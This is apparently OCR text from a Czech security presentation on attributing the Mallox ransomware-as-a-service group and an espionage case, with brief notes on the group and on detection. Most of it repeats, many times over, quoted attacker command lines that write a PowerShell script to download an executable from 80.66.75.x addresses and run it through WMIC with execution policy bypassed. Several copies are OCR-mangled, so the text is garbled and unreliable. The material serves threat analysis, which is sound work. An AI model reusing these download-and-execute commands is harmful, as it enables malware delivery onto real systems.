XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile( hxxp://80.66.75[.]47 Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile( hXXp://80[.]66.75]]]].40 /XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile( hxxp://80.66.75[.]36 aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75[.]40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >>
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

%TEMP%\updt.ps1

paloalto NETWORKS


```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >>
%TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1
& WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Za oponou kyberútoku | atribuce RaaS Mallox

Operátor Mallox - Ransomware as a Service

- Tvůrci ransomwaru
- Aktivní od roku 2021
- Také známí pod názvy TargetCompany nebo Fargo
- Ruskojazyčná skupina
- Silné šifrovací algoritmy
- Zákaz útočení na nemocnice a vzdělávací instituce
- Vybírají si pouze ruskojazyčné partnery
- Nabízí až 80% podíl z výkupného partnerům






Za oponou kyberútoku


Špionáž




Za oponou kyberútoku | špionáž

- Detekce anomálií souvisejících s počátečním přístupem na IIS server (XDR)
- Detekce škodlivého kódu pomocí YARA pravidel pro odhalování APT hrozeb (AV)






Za oponou kyberútoku | špionáž



Za oponou kyberútoku | špionáž




Za oponou kyberútoku | špionáž




